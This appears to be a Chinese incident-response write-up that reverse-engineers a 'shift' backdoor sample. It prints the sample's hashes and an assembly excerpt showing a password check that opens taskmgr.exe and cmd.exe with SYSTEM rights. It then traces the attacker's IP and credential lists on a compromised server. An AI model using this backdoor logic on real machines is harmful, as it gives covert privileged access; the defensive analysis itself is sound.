

样本2：shift后门，VB编译，并且未加壳。思路为，反汇编得到样本密码以及软件工作流程。


Shift后门样本MD5：

文件: C:\Documents and Settings\Administrator\桌面\[redacted]
大小: 20480 字节
文件版本: 1.00
修改时间: 2017年1月20日, 2:17:22
MD5: 16EF8E26C13499723E5145DD7CA14CCD
SHA1: 57EDA01BF3B37DA30D52B6C9741D764EAC753EDF
CRC32: 7EBEC0E9




特征为密码输入错误，呼出msgbox







```
mov     eax, [ebp-18h]
push    eax
push    offset [redacted]
call    ds:__vbaStrCmp
mov     esi, eax
lea     ecx, [ebp-18h]
neg     esi
sbb     esi, esi
inc     esi
neg     esi
call    ds:__vbaFreeStr
lea     ecx, [ebp-1Ch]
call    ds:__vbaFreeObj
cmp     si, di
jz      short loc_401CD4
mov     esi, ds:__vbaVarDup
lea     edx, [ebp-6Ch]
lea     ecx, [ebp-2Ch]
mov     dword ptr [ebp-64h], offset aTaskmgr_exe ; "taskmgr.exe"
mov     dword ptr [ebp-6Ch], 8
call    esi ; __vbaVarDup
lea     ecx, [ebp-2Ch]
push    2
push    ecx
call    ds:rtcShell
mov     ebx, ds:__vbaFreeVar
lea     ecx, [ebp-2Ch]
fstp    st
call    ebx ; __vbaFreeVar
lea     edx, [ebp-6Ch]
lea     ecx, [ebp-2Ch]
mov     dword ptr [ebp-64h], offset aCmd_exe ; "cmd.exe"
mov     dword ptr [ebp-6Ch], 8
call    esi ; __vbaVarDup
```


得到该程序相关工作流程，当输入密码正确时，调出taskmgr.exe（任务管理器）以及cmd.exe

四：测试并取证

1输入得到的密码。





当密码正确时呼出相关进程，并且得到system权限。




2取证以及样本截留：


攻击者真实IP以及对应时间：








得到真实入侵者的IP归属地为：四川省眉山市  电信

并且桌面截图：



再该服务器上留有大量以地名名为的txt文本（如beijing.txt）。文本内容为IP，部分内容为账号，密码,ip。其中dongbei.txt（被攻击者归属地为东北）找到某政府对应IP。



至此通过该服务器的桌面相关软件以及相关攻击者本文记录，得知攻击者的入侵思路，以及部分后门留存位置特征等。以此回头来加固某政府内网安全以及切入点。

- Micropoor